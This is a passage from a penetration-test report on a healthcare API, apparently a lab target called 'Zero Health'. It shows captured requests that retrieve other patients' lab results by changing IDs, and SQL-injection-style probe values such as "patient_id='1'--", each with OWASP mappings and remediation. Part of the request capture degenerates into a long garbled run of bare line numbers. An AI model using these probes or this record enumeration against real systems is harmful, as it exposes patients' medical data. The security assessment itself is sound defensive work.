6 Content-Type: application/json; charset=utf-8
7 Content-Length: 379
8 ETag: W/"17b-ffElyELkDbe2e2027/qR4ge9jJg"
9 Date: Sun, 08 Feb 2026 19:45:32 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12
13 {
14   "id": 2,
15   "patient_id": 2,
16   "doctor_id": 4,
17   "test_name": "Comprehensive Metabolic Panel",
18   "result": "Glucose: 92, BUN: 18, Creatinine: 1.0, Sodium: 140, Potassium: 4.2",
19   "test_date": "2024-01-15T00:00:00.000Z",
20   "file_path": null,
21   "created_at": "2026-02-07T19:20:27.746Z",
22   "patient_first_name": "Samuel",
23   "patient_last_name": "L Jackson",
24   "doctor_first_name": "Dr. Kendrick",
25   "doctor_last_name": "Laval"
26 }
```

Request	Response
<pre>1 GET /api/lab-results/3 HTTP/1.1 2 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImJIsInVtYWlsIjoiQmVlMUBnbWVpY20iLCJyb2xlIjoicGF0aWVud CIsImh0cCI6IHR5cGU6ImVudCIsImNpZ2V0IjoiY202FQ. w2LM0BBtvqZbdDv8zRyy8fvcfcrjAAX9P1M0sl788DU 3 User-Agent: PostmanRuntime/7.49.1 4 Accept: */* 5 Cache-Control: no-cache 6 Postman-Token: 323bacf6-0bec-4b6c-afe2-88ec99d5727e 7 Host: localhost:5000 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive 10 Content-Length: 0 11 12</pre>	<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Vary: Origin 4 Access-Control-Allow-Credentials: true 5 Access-Control-Expose-Headers: Content-Type, Authorization, X-Total-Count 6 Content-Type: application/json; charset=utf-8 7 Content-Length: 403 8 ETag: W/"193-n19bcdU09gGB8NdJw5ELPkLd4" 9 Date: Sun, 08 Feb 2026 20:05:37 GMT 10 Connection: keep-alive 11 Keep-Alive: timeout=5 12 13 { "id": 3, "patient_id": 2, "doctor_id": 4, "test_name": "Chest X-Ray", "result": "Chest X-ray shows clear lungs with no signs of infection or abnormalities. Heart size normal.", "test_date": "2024-02-01T00:00:00.000Z", "file_path": "sample-xray-1.svg", "created_at": "2026-02-07T19:20:27.754Z" }</pre>

Unauthorized Data Access

Laboratory results belonging to other patients were successfully retrieved by modifying the `patient_id` parameter.

Evidence

- Requests with arbitrary `patient_id` values returned valid lab records.
- No ownership validation was enforced between the authenticated user and the requested records.
- Responses varied based on supplied identifiers, confirming backend trust in user-controlled input.

Impact

- Unauthorized disclosure of sensitive medical data.
- Violation of patient confidentiality and healthcare data protection requirements.
- Enables systematic enumeration of patient records.
- High risk of regulatory non-compliance.

OWASP API Mapping

- API1: Broken Object Level Authorization
- API6: Unrestricted Access to Sensitive Business Flows

Remediation

- Enforce ownership checks on all object-level resources.
- Derive patient identity from the authenticated token, not user-supplied parameters.
- Reject requests where object ownership does not match the requester.
- Log and monitor repeated identifier manipulation attempts.

Finding 2: Improper Input Handling in Path Parameters(injection)


Description

Malformed path parameters supplied to the lab results endpoint resulted in unhandled backend exceptions and full framework stack trace disclosure.

Evidence

/api/lab-results/%

- HTTP 500 Internal Server Error
- Express stack trace disclosure



GET /api/lab-results?patient_id='1'--

HTTP 200 OK

[]

```

1 GET /api/lab-results?patient_id= |'-- HTTP/1.1
2 Authorization: Bearer
3 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImJIsInWtYmIzIjoiaWVlMUBnbWFnCj5jb20iLCJyb2xlIjoicGF0aWVud
4 CI5ImldhdCI6MTc3MDU3NjE0NiwiZGlwIjoxNzcxNjYyNTQ2f0. w2LM088tvqZbdDv8zRyy8fxcfsrjAAX9P1M0sl78BDU
5 User-Agent: PostmanRuntime/7.49.1
6 Accept: */*
7 Cache-Control: no-cache
8 Postman-Token: 323bacf6-0bec-4b6c-afe2-88ec99d5727e
9 Host: localhost:5000
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12 Content-Length: 0
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
9
```

Impact

- Backend routing logic exposed
- Increased fuzzing and injection attack surface
- Potential denial-of-service conditions
- Silent failure aids attackers
- Enables blind enumeration and injection probing
- Weak input validation posture

OWASP Mapping

- API6: Unrestricted Access to Sensitive Business Flows
- API8: Security Misconfiguration
- API9: Improper Inventory Management

Finding 3: Broken API Documentation and Discovery

Description

Postman generation from real traffic log resulted in an empty paths object despite active endpoint usage.

This confirms:

- API endpoints exist but are not properly documented
- Live behavior does not match generated specifications
- Attackers must rely on traffic interception rather than documentation

Impact

- Hidden endpoints increase attack surface
- Security reviews miss undocumented behavior
- Backend changes go unnoticed
- Enables parameter smuggling and abuse

OWASP Mapping

- API9: Improper Inventory Management

Remediation

- Maintain accurate OpenAPI specifications
- Generate documentation from backend code
- Audit undocumented routes regularly
- Enforce schema validation at runtime

Risk Summary

Category	Risk Level
Object Level Authorization	Critical
Input Validation	High
Error Handling	High
API Inventory Management	High
Injection Surface	Medium

Conclusion

This assessment demonstrates that API reconnaissance through BurpSuite interception is highly effective when API documentation is incomplete or inaccurate. The Zero Health API exhibits critical weaknesses across object-level authorization, input validation, and error handling mechanisms.

Authenticated users were able to access other patients’ medical records through identifier manipulation, escalate privileges due to weak token protection, and trigger unhandled backend exceptions using malformed

input. These behaviors significantly expand the attack surface and pose a serious risk to the confidentiality and integrity of sensitive healthcare data.

Immediate remediation is required to enforce strict ownership validation, harden authentication and token handling, implement robust input validation, and align backend behavior with accurate and enforced API specifications.

Overall Security Risk: Critical